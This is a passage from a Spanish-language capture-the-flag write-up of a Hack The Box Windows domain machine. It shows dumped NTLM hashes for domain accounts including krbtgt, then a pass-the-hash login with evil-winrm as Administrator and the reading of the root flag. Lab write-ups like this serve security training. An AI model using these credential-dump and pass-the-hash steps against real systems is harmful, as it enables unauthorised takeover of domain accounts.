htb.local\Administrator:500:aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:819af826bb148e603acb0f33d17632f8:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

Y ahora accedemos al sistema con el usuario administrador y su hash.

```
┌──(kali㉿elhackeretico)-[~]
└─$ evil-winrm -i 10.10.10.161 -u 'administrator' -H '32693b11e6aa90eb43d32c72a07ceea6'

Evil-WinRM shell v3.3

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrator> dir


    Directory: C:\Users\Administrator


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---        9/20/2019   4:04 PM                Contacts
d-r---        9/23/2019   2:15 PM                Desktop
d-r---        9/23/2019   3:46 PM                Documents
d-r---        9/20/2019   4:04 PM                Downloads
d-r---        9/20/2019   4:04 PM                Favorites
d-r---        9/20/2019   4:04 PM                Links
d-r---        9/20/2019   4:04 PM                Music
d-r---        9/20/2019   4:04 PM                Pictures
d-r---        9/20/2019   4:04 PM                Saved Games
d-r---        9/20/2019   4:04 PM                Searches
d-r---        9/20/2019   4:04 PM                Videos


*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir
```

```
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         3/29/2022   8:26 AM             34 root.txt


*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
4a2
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```